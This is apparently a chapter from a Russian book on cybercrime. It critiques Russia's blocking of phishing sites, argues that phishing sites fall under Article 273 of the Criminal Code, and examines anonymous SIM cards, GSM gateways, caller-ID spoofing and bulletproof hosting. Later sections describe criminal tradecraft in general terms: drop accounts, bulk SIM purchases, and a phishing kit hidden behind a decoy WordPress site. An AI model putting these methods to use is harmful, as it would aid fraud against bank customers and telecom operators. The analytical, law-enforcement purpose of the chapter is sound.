С декабря 2016 года Роскомнадзор стал настаивать, чтобы все операторы России подключали «Ревизор». Если в процессе перепроверки данных автоматизированной системы подтвердится, что оператор связи допускает абонентов к запрещенному контенту, направляется предписание об устранении нарушений и составляется протокол об административном нарушении.

Решение о привлечении оператора связи к административной ответственности принимает суд. Изначально такие нарушения квалифицировались по ч. 3 ст. 14.1 КоАП (штраф для операторов связи от 30 тыс. до 40 тыс. руб.), а с февраля 2017 года в КоАП добавилась ст. 13.34, которая предусматривает штраф для операторов связи за неисполнение обязанности по блокировке запрещенных сайтов от 50 тыс. до 100 тыс. руб.

Не будем углубляться в тему и доказывать, что сетевые технологии, лежащие в основе передачи данных, сводят на нет всю вышеуказанную суету и блокировка имеет лишь формальный характер. С таким же успехом можно посреди поля поставить будку со шлагбаумом.

Невозможно удержаться и не вспомнить ироничный случай, когда в самом начале борьбы с запрещенными ресурсами был заблокирован сайт «Group-IB»[1], который попал «под раздачу», ибо регулятор заблокировал IP-адрес, на котором размещался ресурс.

Вернемся к тому, что на сегодняшний день за фишинг в УК РФ ответственность не предусмотрена, и в связи с этим предполагается дополнить главу 28 УК РФ «Преступления в сфере компьютерной информации» новой статьей, включающей ответственность за создание и владение фишинговыми сайтами.

Кипучая деятельность – это то искусство, коим славилась наша страна во все времена.

Уголовную ответственность за создание, распространение или использование компьютерных программ либо иной компьютерной информации, заведомо предназначенных для несанкционированного уничтожения, блокирования, модификации, копирования компьютерной информации или нейтрализации средств защиты компьютерной информации, предусматривает ст. 273 УК РФ.

Под компьютерной программой законодательством подразумевается совокупность данных и команд, предназначенных для функционирования компьютерного устройства с целью получения определенного результата.

В это понятие вредоносных компьютерных программ необходимо завернуть не только вирусы, как это часто встречается в правовой литературе, где вирусы уже поделены на разновидности (черви, троянские кони, кейлогеры, руткиты и др.).

---

[1] https://ria.ru/technology/20131127/980156532.html.

Дальновидность законодателя предусмотрела формулировку «либо иной компьютерной информации», на которую редко обращают внимание, но которая имеет очень большое значение, но к этому еще вернемся.

Гражданский кодекс Российской Федерации определяет программу для ЭВМ как «представленную в объективной форме совокупность данных и команд, предназначенных для функционирования ЭВМ и других компьютерных устройств в целях получения определенного результата, включая подготовительные материалы, полученные в ходе разработки программы для ЭВМ, и порождаемые ею аудиовизуальные отображения».

Предположим, что некоторыми лицами распространяется программа «калькулятор». Некий пользователь скачал программу «калькулятор», набрал в ней цифры и операции, а после нажатия кнопки «равно» программа, в соответствии с заложенным в нее алгоритмом, уничтожила информацию на компьютере. Пользователь, конечно, не мог знать, учитывая интерфейс программы, к чему это приведет. Данная программа по результатам компьютерной технической экспертизы будет признана вредоносной.

Или если пользователю предлагается программа для хранения паролей, которая, как оказывается позже в результате исследования, все (вносимые и зашифрованные) пользовательские пароли скрыто отправляет на удаленный сервер. Данная программа также будет признана вредоносной компьютерной программой.

Некоторые примеры вредоносных программ, используемых при комбинированных кибератаках, рассматривались также в предыдущей главе.

Речь не идет о термине «вирус», или «троян», или «бэкдор». Вопрос о терминологии и свойствах вредоносной программы, указанных в Уголовном кодексе РФ.

Норма закона рассматривает создание вредоносных программ как деятельность, направленную на разработку, подготовку компьютерных программ, способных по своему функционалу несанкционированно уничтожать, блокировать, модифицировать, копировать компьютерную информацию или нейтрализовать средства защиты компьютерной информации.

Под распространением таких программ законодательством понимается предоставление доступа к ним любому постороннему лицу любым из возможных способов, включая рассылку сообщений, со-

держащих ссылки на вредоносную программу по электронной сети, то есть любые действия по предоставлению доступа к программе сетевым или иным способом.

Так вот, фишинговый сайт – отличный кандидат во вредоносные компьютерные программы, включающие в себя программный код на том же языке PHP.

Преступление за фишинг будет окончено с момента создания фишингового сайта, или размещения его на сервере (хостинге), или распространения ссылок на него (посредством электронных почтовых сообщений или SMS), причем вне зависимости от того, наступили или нет реально предусмотренные ст. 273 УК РФ последствия (несанкционированного уничтожения, блокирования, модификации, копирования компьютерной информации или нейтрализации средств защиты информации).

Основной объект рассматриваемого преступления – общественные отношения, обеспечивающие безопасность в сфере компьютерной информации.

Таким образом, фишинговый сайт – не что иное, как компьютерная программа, заведомо предназначенная для несанкционированного копирования компьютерной информации.

А теперь вернемся к позиции судебной (и тем более досудебной) блокировки фишинговых сайтов. Если фишинговый сайт был выявлен, в отношении него получено заключение специалистов о том, что он действительно таковым является, то очевидным должен быть и следующий шаг, сопутствующий блокировке, – возбуждение уголовного дела со всеми вытекающими последствиями.

В данном случае блокировка – это пресечение незаконной деятельности. Но вредоносная компьютерная программа уже создана, и ее распространение совершается. Однако же нужно быть разумными людьми, временное пресечение в виде блокировки – как муха на лобовом стекле киберпреступников. Сколько понадобится времени запустить новый сайт на новом домене и IP-адресе? Автор считает, минут пять-шесть.

Совершенно очевидно, что деятельность, ограничивающаяся лишь блокировкой, противоречит здравому смыслу. Это все равно, что забирать находящееся в незаконном обороте огнестрельное оружие и наркотические средства, замыкать их в сейфе, не обращая внимания на лиц, у которых находились запрещенные к обороту материалы и которыми они были созданы и использовались.

Но даже при таком сравнении изъятие оружия и наркотиков имеет смысл и практическое значение по сравнению с блокировкой.

На сегодняшний день уже существует практика «тихой» блокировки фишинговых сайтов, когда некими уполномоченными организациями направляется информация о выявлении подозрительных ресурсов, после чего работа доменных имен прекращается.

Анонсируется также запуск системы автоматического поиска фишинговых сайтов, работающих в доменных зонах «.ru» и «.рф», результатом работы которой будет так называемое разделегирование доменных имен, то есть фактическая отвязка домена от сервера (хостинга).

Представляется интересным дальнейшее развитие ситуации, если единственной опасностью для киберпреступника станет блокировка его незаконного сайта.

Меж тем реальность такова, что при выявлении фишинговых ресурсов производится «реагирование» по фактам распространения фишинг-контента, единственным результатом которого является снятие доменных имен с делегирования, и этот метод борьбы представляется почему-то самым приоритетным и достаточным.

При стоимости доменного имени в зоне .ru от 199 рублей и возможностью воспользоваться специальными предложениями типа «Скидки до 97% при покупке нескольких доменов»[1] такой «серьезный» удар по киберпреступникам окажется невыносимым с финансовой точки зрения…

Необходимо заметить также, что практика привлечения к уголовной ответственности именно за фишинг-ресурсы, безусловно, в Российской Федерации есть. Вот примеры привлечений к уголовной ответственности за создание и использование фишинговых сайтов, предназначенных для получения паролей от учетных записей электронной почты (см. табл. 3.1).

Таблица 3.1. *Информация по уголовным делам с обвинительными приговорами в отношении лиц, использующих фишинг-сайты*

Дата обвинительного приговора	Статья УК	Номер дела	Суд
16.06.2015	ч. 1 ст. 273	1-133/2015	Лобненский городской суд Московской области
20.10.2017	ч. 2 ст.273	1-554/2017	Раменский городской суд Московской области

[1] https://www.reg.ru/domain/new/.

Неправильная трактовка явления породила сложившуюся практику, применяемую некоторыми экспертами, определять «вредоносность» компьютерной программы, отталкиваясь от классификации вредоносных программ по номенклатуре ведущих производителей антивирусного программного обеспечения.

Однако это заблуждение катастрофического масштаба. Не каждая вредоносная компьютерная программа является вирусом, и не каждый вирус является вредоносной программой.

Можно взять некоторые модификации так называемой троянской программы типа Trojan.BitCoinMiner, которые (как уже упоминалось в п. 2.3 «Атака с использованием маскировки под легальное программное обеспечение или файлы») предназначены для кражи вычислительных мощностей зараженных компьютеров.

Получается, что, несмотря на то что такие программы определяются антивирусным программным обеспечением, свойствами вредоносной программы, указанными ст. 273 УК РФ, не обладают.

С другой стороны, может иметься некая программа – keygen.exe (кейген), единственным функционалом которой является генерация серийных номеров (ключей), используемых затем для ввода в окно какой-либо программы с целью последующего неправомерного ее использования. На такой «кейген» антивирусные программы реагировать не будут, но в соответствии с законодательством файл будет относиться к вредоносным компьютерным программам, предназначенным для нейтрализации средств защиты компьютерной информации.

Проблема в расследовании подобных преступлений частично заключается в нехватке специалистов, обладающих достаточными знаниями и опытом, необходимым для доведения дела не только до возбуждения, но и до обвинительного приговора с обязательным возмещением нанесенного вреда потерпевшим.

Дело не в том, что хакеры – это специалисты высшего класса. Конечно, для их выявления нужно обладать квалификацией и опытом, но обладай оперативник достаточными качествами, собранные доказательства попадут в следственные органы, потом в прокуратуру, затем в суд. Специалисты должны быть квалифицированными во всех перечисленных инстанциях, а также, что очень важно, на уровне разработки законопроектов, приказов и разнообразных инструкций.

Проблема борьбы с киберпреступлениями в России есть, и в направлении ее решения ведется работа. Однако эта работа зачастую ведется разрозненно и хаотично, например организациями, не имеющими отношения к правоохранительной системе, либо людьми, которые, так сказать, «не в теме».

3.3. Доступность инструментов анонимной связи и управления ресурсами

Доступные средства анонимной связи и проведение финансовых операций в нашей стране, пожалуй, являются основными причинами столь масштабного распространения киберпреступности и вообще, наверное, экономической преступности.

Во-первых, это касается стадии подготовки к преступлению.

На этом этапе злоумышленник производит различные действия – подбирает соучастников, заказывает необходимые материалы и услуги.

К материалам, например, может относиться так называемый «белый пластик», приобретаемый кардерами для последующей записи на него дампов платежных карт и обналичивания денежных средств в банкоматах.

На этапе подготовки к преступлению злоумышленником осуществляется закупка средств связи: мобильных телефонов, модемов, но чаще всего SIM-карт.

Похищенные или полученные путем вымогательства и шантажа денежные средства нужно перевести на какой-либо подходящий счет и путем быстрых и надежных операций обналичить. Приведенная в части «Мистика киберпреступности» схема взаимодействия преступных групп позволяет без труда использовать финансовые инструменты.

Для первичного приема денежных средств чаще всего используются расчетные счета, открытые обществами с ограниченной ответственностью – ООО, которые открываются не ради коммерческой деятельности, а как раз для получения и дальнейшей отсылки незаконных средств. Это те самые «однодневки».

Управление расчетным счетом осуществляется посредством системы дистанционного банковского управления, позволяющей про-

водить операции из любой точки, где есть доступ к сети Интернет и серверу банка.

Кроме «однодневки» и расчетного счета, злоумышленники используют банковские карты, зарегистрированные на дропов – физических лиц. При самой простой схеме переведенные мошенническим путем денежные средства поступают на расчетный счет фирмы-однодневки, после чего разбрасываются на карты дропов и обналичиваются.

Помимо финансовых инструментов, киберпреступники вынуждены использовать дополнительные услуги, такие как виртуальный хостинг, регистрация доменных имен, при этом очень часто требуется указывать абонентский номер мобильного телефона.

Тут на помощь злоумышленникам приходят SIM-карты, которые зарегистрированы на «левых» людей. Сим-карты операторов связи – неотъемлемый инструмент злоумышленников, они используются и при координации действий, и для выхода в Интернет, для совершения банковских операций, для регистрации учетных записей, электронных кошельков и так далее.

Для того чтобы продемонстрировать масштабы бедствия, автор приведет пример совершенного преступления, в результате которого было осуществлено хищение денежных средств у одного из крупных отечественных банков в 2015 году.

В результате заброшенного бэкдора злоумышленниками был получен доступ к нескольким компьютерам банка, позволяющий проводить пополнение электронных кошельков и абонентских номеров мобильных телефонов.

Используя удаленный доступ, злоумышленниками была похищена сумма более двадцати миллионов рублей путем проведения более шести тысяч мошеннических операций по зачислению на электронные кошельки и счета абонентских номеров. В результате анализа установлено, что для проведения мошеннических операций преступникам необходимо было подготовить столько же SIM-карт, естественно, зарегистрированных на Васю Пупкина.

На территории Российской Федерации, в соответствии с действующим законодательством, услуги связи должны оказываться операторами связи абонентам на основании договоров, заключенных в соответствии с гражданским законодательством и правилами оказания услуг связи, однако, как мы все прекрасно понимаем, на практике работают не все законы.

3.3.1. Доступность анонимной связи и управления

Доступные средства анонимной связи и проведение неконтролируемых финансовых операций в России являются основными причинами столь масштабного распространения киберпреступности и вообще, наверное, экономической преступности.

Рассмотрим немного детальнее сложившуюся ситуацию. Механизм контроля за средствами связи и финансовыми операциями возможен и в некотором роде даже функционирует, по крайней мере с формальной точки зрения, основанной на действующем законодательстве. При всем при этом как средства связи, так и финансовые инструменты позволяют злоумышленникам оставаться инкогнито при совершении операций.

Преступные сообщества и мошенники-одиночки используют вполне доступные средства связи и финансовые инструменты. Объясняется это спецификой преступлений, от стадии подготовки к преступлению, затем реализации преступного замысла и заканчивая получением очищенных денежных средств.

На этапе подготовки к преступлению злоумышленник производит различные действия – подбирает соучастников, заказывает необходимые материалы и услуги, регистрирует электронные аккаунты и ресурсы. При приготовлении к преступлению осуществляется закупка инструментов: мобильных телефонов, модемов, но чаще всего SIM-карт операторов связи.

Основная проблема кроется в том, что SIM-карты операторов связи в России раздаются как рекламные буклеты, без обязательного предъявления документов, удостоверяющих личность будущего пользователя, в связи с чем использование зарегистрированных на «левых» лиц сим-карт является наиболее доступным и дешевым средством анонимности для злоумышленников как на этапе подготовки, так и в процессе осуществления неправомерных действий. Такие сим-карты используются преступниками в мобильных телефонах и модемах.

Нужно отметить, что борьба с недобросовестными распространителями сим-карт вроде бы ведется. В Федеральный закон «О связи» регулярно вносятся изменения, направленные на усиление контроля в сфере абонентского обслуживания в отношении операторов связи. Так, дополнения вносились Федеральным законом от 02.11.2013

№ 304-ФЗ, а также ожидаются изменения с 1 июня 2018 года в соответствии с Федеральным законом от 29.07.2017 № 245-ФЗ[1].

В действующей редакции Федерального закона «О связи» запрещается заключение договоров об оказании услуг в нестационарных торговых объектах, за исключением случаев заключения договоров в транспортных средствах, которые специально оборудованы для обслуживания абонентов и соответствуют требованиям, устанавливаемым федеральным органом исполнительной власти в области связи. Однако эта норма на деле абсолютно не соблюдается.

Кроме того, с 1 июня 2018 года разрешается заключение договоров об оказании услуг связи посредством сети «Интернет» с использованием электронной подписи, при условии что при выдаче ключа электронной подписи личность физического лица установлена при личном приеме.

Надо полагать, эта блистательная инициатива в реальности обретет другие очертания: на «левое» лицо или организацию оформляется электронная подпись, и осуществляется оптовая закупка симкарт, которые так же бесконтрольно, как и ранее, распространяются всем желающим.

Законодатель планирует также ужесточить контроль, обязав с 1 июня 2018 года операторов связи проверять достоверность данных. То есть услуги связи должны предоставляться абоненту, достоверные сведения о котором предоставлены оператору связи в соответствии с правилами оказания услуг связи. При этом лицо, действующее от имени оператора связи, при заключении договора обязано внести в него достоверные сведения об абоненте, а оператор связи будет обязан осуществлять проверку достоверности сведений об абоненте и сведений о пользователях услугами связи абонента.

При этом в случае неподтверждения достоверности сведений об абоненте оператор связи приостанавливает оказание услуг связи в порядке, установленном правилами оказания услуг связи.

Звучит, конечно, здорово, только есть два замечания.

Первое: насколько оператор связи заинтересован в выделении персонала и механизма проверки достоверности данных об абонен-

---

[1] Федеральный закон от 29.07.2017 № 245-ФЗ «О внесении изменений в Федеральный закон “О связи”».

те? И второе, более значимое при рассмотрении темы данной книги: какой срок установлен для выявления достоверных сведений?

Если принимать во внимание, что вводимая с июня 2018 года норма предписывает лицу, действующему от имени оператора связи, при заключении договора направить один экземпляр подписанного договора оператору связи в течение десяти дней после его заключения, то, добавив к этому сроку перипетии логистики, смело получим месяц.

Теперь добавим к этому сроку указанный в новой норме закона срок в пятнадцать суток, отведенный для прекращения оказания услуг связи в случае выявления несоответствия данных, указанных в абонентских договорах.

Приведенные расчеты будут верны лишь при условии неукоснительного соблюдения Закона, что выглядит довольно утопически.

Но проблема даже не в том, что есть сомнения в слаженном действии описанного механизма, предусмотренного новыми нормами закона, а в том, что этих самых десяти или пятнадцати, а тем более, если верить произведенным навскидку расчетам, сорока пяти суток вполне будет достаточно для осуществления всех «черных» дел, для которых злоумышленники приобретают «левые» SIM-карты.

Приводимые в данной книге примеры демонстрируют исключительную оперативность со стороны злоумышленников при совершении киберпреступлений. От начала открытых действий и до обналичивания денежных средств проходит около трех–пяти дней.

Вообще, инициатива блокировки SIM-карт поразительно напоминает манию блокировки фишинговых сайтов, рассмотренную в начале этой главы. Также много вокруг этого замысла громких речей, и мало от этого действа предвидится толка.

Существуют и сейчас предусмотренные законом наказания за бесконтрольное подключение абонентов. Так, еще в 2013 году была введена ст. 13.29 КоАП РФ[1], предусматривающая наложение административного штрафа за заключение от имени оператора связи договора об оказании услуг связи лицом, не имеющим полномочий от оператора связи на заключение договора.

---

[1] http://www.consultant.ru/document/cons_doc_LAW_34661/66541e206540c02e93468ade0a63fa99a2820332/.

Действует также и ст. 13.30 КоАП РФ[1], предусматривающая наложение административного штрафа при невыполнении предусмотренных законом требований лицом, действующим от имени оператора связи, или несоблюдение оператором связи установленного порядка идентификации абонентов.

Автор законопроекта, направленного на запрет раздачи анонимных SIM-карт, Сергей Владимирович Железняк, исходил из верных предпосылок, аргументируя, что «продажа SIM-карт в России носит несистемный характер. Зачастую их продают на улицах, в не предназначенных для этого помещениях, без надлежащего оформления документов, чем создают почву для различного рода злоупотреблений и мошенничества. Так, по официальным данным, более 70% всех ложных сообщений о готовящихся терактах поступают с мобильных телефонов, как правило, зарегистрированных по подложным сведениям».

И спорить здесь не о чем, согласиться можно на все сто процентов, только механизм реализации замысла опять продуман не был. Закон есть, эффекта от его существования, к сожалению, пока нет.

Ответственность введена еще Федеральным законом от 02.11.2013, а кого наказывать и как выглядит процесс нелегального распространения сим-карт сейчас?

Регистрируется некое ООО, заключается от имени этого ООО договор с оператором связи или дилером, после чего закупаются тысячи сим-карт. Далее это ООО может отгружать сим-карты другому ООО, которое, в свою очередь, набирает распространителей, зачастую слабо говорящих по-русски, которых пускают «в поле», где осуществляется розничная продажа – раздача сим-карт на рынках и вокзалах.

Безусловно, киберпреступники с целью совершения преступления не бегают на вокзал за сим-картами, довольно неудобно покупать там 5–6 тысяч сим-карт, не привлекая внимания. Поэтому для этих целей используется наш всеми любимый Интернет, где можно без проблем найти тех, кто имеет отношение к упомянутым выше ООО-распространителям, и заказать сим-карты оптом и даже с доставкой в любой регион России.

---

[1] http://www.consultant.ru/document/cons_doc_LAW_34661/fd93d9d9847dbf0e78c747a4c707c611bb3e1a96/.

Другая проблема, являющаяся следствием бесконтрольного подключения абонентов, – использование обезличенных SIM-карт в GSM-шлюзах. Это явление не так давно стало инструментом кибермошенников, но очень быстро завоевало симпатию у злоумышленников.

GSM-шлюзы – это телекоммуникационное оборудование, предназначенное для приема и преобразования голосовой информации, передаваемой по сетям передачи данных (VoIP-трафика) в формат, служащий для передачи речевой информации по телефонным сетям.

Незаконное использование шлюзов имеет два основных направления. Одно заключается в незаконной предпринимательской деятельности, другое – в создании механизма функционирования анонимной связи как услуги, например для предоставления анонимной связи и функции – подмена номера звонящего абонента.

Подмена номера может использоваться мошенниками не только для анонимной связи, но и при осуществлении «слепых звонков» по абонентским номерам, чаще всего от имени сотрудников службы безопасности, колцентров банков или операторов связи.

Неправомерное использование GSM-шлюзов как явление стало привлекать внимание правоохранительных органов и операторов связи в 2010–2012 годах, когда в ходе проведения оперативно-розыскных мероприятий и следственных действий сотрудниками ФСБ России и МВД России стали выявляться помещения, обычно это съемные квартиры, используемые для установки данного оборудования.

Чаще всего данным видом незаконной деятельности занимаются организованные группы, участники которых без лицензии на осуществление деятельности в области оказания услуг связи неправомерно оказывают физическим и юридическим лицам услуги междугородной и международной связи.

Обнаруживаемые GSM-шлюзы используются злоумышленниками для совершения голосовых вызовов между абонентами иногородних и зарубежных сетей связи и абонентами сетей операторов мобильной связи.

Осуществление незаконной деятельности по терминации голосовых вызовов не только нарушает действующее законодательство, но и наносит ущерб операторам связи.

Немного теории, чтобы во всем разобраться.

GSM-шлюз, как и CDMA/UMTS, – это устройство, имеющее подключение к нескольким сетям с различными видами технологий доступа, с одной стороны, таких как IP-сети (Интернет, IP АТС предприятия, VoIP-оператор и так далее), и к сети радиодоступа (GSM/CDMA/UMTS) оператора связи, с другой стороны.

В общих чертах принцип работы GSM-шлюза выглядит следующим образом (см. рис. 3.3).




Рис. 3.3. Принцип работы GSM-шлюза

Способ незаконного заработка организаторами данного вида деятельности с использованием GSM-шлюза основан на разнице тарифов, применяемых в России для осуществления вызовов внутри сети оператора сотовой связи и тарифов для осуществления межсетевого, междугородного или международного трафика.

Для схемы получения дохода от незаконной схемы терминации (приземления) трафика злоумышленники используют, как правило, льготные пакеты услуг или безлимитные тарифные планы, а также передачу голосового трафика через Интернет между городами и странами с применением VoIP-технологий.

Для организации деятельности злоумышленник приобретает GSM/CDMA/UMTS-шлюз, устанавливает в него обезличенные SIM-карты операторов связи, на сеть которых планируется выполнять терминацию трафика.

С другой стороны, злоумышленник подключается через обычного домового интернет-провайдера к зарубежным биржам VoIP-трафика, реализуя так называемый стык между международными и междугородными сетями связи.

Далее злоумышленник регистрируется на бирже трафика и объявляет о готовности приземления трафика на сеть операторов связи, SIM-карты которого используются в шлюзе.

Другие участники VoIP-биржы трафика продают заявленные злоумышленником услуги по терминации трафика на рынке «серого» трафика другим таким же злоумышленникам или конечным потребителям (абонентам) услуг незаконной терминации трафика.

Организация такой деятельности создает проблемы как для операторов связи, так и для государства. Финансовым ущербом в виде недополученного дохода операторов связи и недополученного налога государством с упущенной прибыли операторов связи от легального транзита трафика дело не ограничивается.

В результате действия большого объема нелегальных шлюзов происходит перегрузка базовых станций, предназначенных для обслуживания абонентов объемами трафика, что приводит к ухудшению параметров сети связи операторов.

Другое направление неправомерной схемы эксплуатации GSM-шлюзов заключается в возможности осуществления подмены номера звонящего абонента.

Подмена номеров звонящих абонентов на GSM-шлюзах является следствием применения несертифицированной схемы пропуска трафика из сети Интернет в сеть подвижной связи.

Данная возможность активно используется различного рода мошенниками.

Использование технологии подмены номера звонящего абонента применяется и для оказания воздействия на руководителей и сотрудников различного рода, правоохранительных органов, чиновников, для разрешения и утряски вопросов, даже приостановления уголовных дел или принятия решений о назначении угодных или увольнении неугодных сотрудников на ключевых постах.

Представьте ситуацию, что прокурору какого-то региона поступает звонок из приемной генерального прокурора страны, номер приемной у прокурора внесен в контакты, поэтому очень даже реалистично отображается. Или поступает звонок руководителю топливно-энергетической госкомпании из приемной замминистра…

Случались и достаточно циничные случаи, когда злоумышленники путем осуществления звонков руководителям региональных подразделений, от имени заместителей или руководителей профильных ведомств, просили оказать материальную помощь на лечение ребенка. Такие аферы проводились в отношении различных высокопоставленных чиновников и сотрудников крупнейших компаний.

Использование GSM-шлюзов также применяется и как услуга – механизм анонимной связи, об этом еще поговорим в последнем разделе книги при анализе черного рынка информационных услуг.

Что же касается последствий применения таких схем злоумышленниками, специализирующимися на киберпреступлениях, это очевидно осложняет работу специальных служб по выявлению и раскрытию преступлений.

Однако следует заметить, что проведенная 41-м отделом Управления «К» БСТМ МВД России в октябре 2017 года масштабная операция позволила пресечь деятельность группы лиц, осуществляющих эксплуатацию около пятидесяти GSM-шлюзов на территории России.

Необходимо особо отметить, что большая работа по раскрытию и документированию неправомерной деятельности с использованием GSM-шлюзов была проделана сотрудниками ПАО «МТС». И связано это в первую очередь с тем, что ведущие телекоммуни-

кационные компании включились в борьбу с киберпреступлениями с целью защиты своих финансов и репутации.

Построение сетей связи таково, что если определенным образом использовать детерминацию трафика, то даже при получении детализации и проверке нескольких цепочек прохождения звонка поддельный номер звонящего абонента будет фигурировать как «настоящий». Не известно точно, сколько в первое время силовыми структурами было ошибочно выбито дверей, пока не настигло осознание возможности применения такой схемы.

Просчет цепочки звонящего злоумышленника, безусловно, возможен при любых раскладах, и в том заслуга сотрудников МВД и ФСБ России, качественно выполняющих свою работу.

Можно привести несколько нормативных правовых актов РФ, которые нарушаются при использовании рассматриваемой схемы пропуска голосового трафика злоумышленниками с использованием GSM-шлюзов и сети Интернет:

- ст. 171 УК РФ «Незаконное предпринимательство» («Осуществление незаконной предпринимательской деятельности клиентами – юридическими лицами, подключенными к услугам сети связи, путем перепродажи трафика и оказания услуг связи третьим лицам»);
- приказ Минкомсвязи № 6 от 16.01.2008 «Об утверждении Требований к сетям электросвязи для проведения оперативно-розыскных мероприятий» в части сокрытия (или модификации) номера звонящего абонента при передаче его на пункт управления;
- приказ Минкомсвязи РФ от 08.08.2005 № 98 «Об утверждении Требований к порядку пропуска трафика в телефонной сети связи общего пользования»;
- приказ Минкомсвязи РФ от 28.03.2005 № 61, который разрешает передачу голосового трафика из сети передачи данных клиента в фиксированную или подвижную сеть только при выполнении присоединения сетей связи, которое может осуществляться при наличии соответствующих лицензий оператора связи РФ.

Несмотря на это, доступность для использования в своей незаконной деятельности практически безграничного количества SIM-карт любого оператора связи на территории России с большой охотой

используется киберпреступниками всех мастей, прменяющих неавторизированные средства связи для осуществления анонимной связи и управления ресурсами.

3.3.2. Виртуальный хостинг, выделенный сервер, VPN

Любое достижение информационных технологий можно использовать как во благо, так и во вред. Такие технологии, как виртуальный хостинг, выделенный сервер и VPN, используются, так или иначе, практически каждым пользователем сети. Мы все с ними сталкиваемся, даже не замечая этого.

Несколько слов о хостинге.

Хостингом называется услуга, предоставляемая телекоммуникационной компанией по предоставлению любому желающему технической возможности для размещения сайта, да и вообще любой информации, на сервере компании.

Такой сервер имеет постоянное подключение к сети Интернет, на нем установлено и настроено специализированное программное обеспечение, обеспечивающее доступ к размещенным на сервере данным пользователей сети.

Динамический DNS

Сервер для размещения ресурса (сайта) можно настроить и на домашнем компьютере, и даже на ноутбуке, после чего кататься с ним по всему миру.

Подобная возможность может быть доступна благодаря таким сетевым сервисам, как DynDNS, который позволяет пользователям получить субдомен, привязанный к пользовательскому компьютеру, не имеющему постоянного IP-адреса. Сервис DynDNS в свое время предоставляла компания Dyn (dyn.com), которая в 2016 году была поглощена компанией Oracle[1].

Автору удалось протестировать этот сервис еще до 2016 года, и надо сказать, что использование такой технологии открывает большие возможности. В настоящее время имеется несколько провайдеров динамического DNS, которые можно без труда отыскать в Сети.

---

[1] «Oracle to Buy Web Service Provider Dyn». URL: https://www.wsj.com/articles/oracle-to-buy-web-service-provider-dyn-1479736667.

Отличают хостинг, организованный пользователем самостоятельно, от предоставляемого специализированной компанией-провайдером только ограниченная вычислительная мощность, скорость доступа пользователей сети к ресурсам и наверняка нередкие проблемы с доступностью самого ресурса, связанные с используемым подключением к сети Интернет. Однако для некоторых целей этого может оказаться вполне достаточно.

Как уже указывалось в начале книги, для организации фишинг-атаки необходим сервер, для размещения фэйка (фишинг-движка). Для этих целей обычно используется виртуальный хостинг.

При виртуальном хостинге чаще всего несколько сайтов, принадлежащих различным лицам или организациям, могут находиться на одном общем IP-адресе.

Изначально, как уже указывалось в предыдущих частях, регулятор пытался блокировать сайты, содержащие незаконный контент, по IP-адресу, что было, безусловно, не самой разумной идеей.

Виртуальный хостинг

При покупке услуги «виртуальный хостинг» пользователю выделяются часть дискового пространства, доступ к некоторым настройкам и базе данных. Этого достаточно для размещения на хостинге любого ресурса и создания электронной почты.

При выборе хостинга злоумышленники в зависимости от преследуемых целей могут отдавать предпочтение зарубежному и абузоустойчивому хостингу.

Абузоустойчивый хостинг

Лица и организации, предоставляющие так называемый абузоустойчивый хостинг, не реагируют на запросы правоохранительных служб, направляемые с целью получения данных о клиентах, как и на требования контролирующих органов о пресечении незаконной деятельности по блокировке информационных ресурсов.

Как правило, абузоустойчивый хостинг предоставляется на серверах, физически расположенных за пределами юрисдикции контролирующих органов, и администрация таких компаний не выдает информацию, такую как IP-адреса авторизации, контактные и платежные реквизиты клиентов, кому бы то ни было.

С целью долгосрочной работы мошеннического ресурса под цели фишинга выбирают абузоустойчивый хостинг, цена которого, например, при конфигурации Apache 2.3 / PHP 5.3 / MySQL 5.5 / FTP / DNS / Email / Cron / Perl / Python / SSL составляет от 100$ до 800$ в месяц в зависимости от страны физического расположения.

Для совершения киберпреступлений злоумышленники не всегда выбирают абузоустойчивый хостинг. В случаях, если предполагается кратковременное использование хостинга (проведение единичной «персонализированной» или «точечной» фишинг-атаки), можно воспользоваться вполне доступным и легальным хостинг-провайдером.

Не так сложно купить хостинг рублей за двести-триста в месяц, разместить на нем для отвода глаз бесплатный движок сайта, к примеру на WordPress, а в одну из директорий запрятать скрипт рассылки фишинговых сообщений (send-менеджер) или фэйк (фишинг-движок).

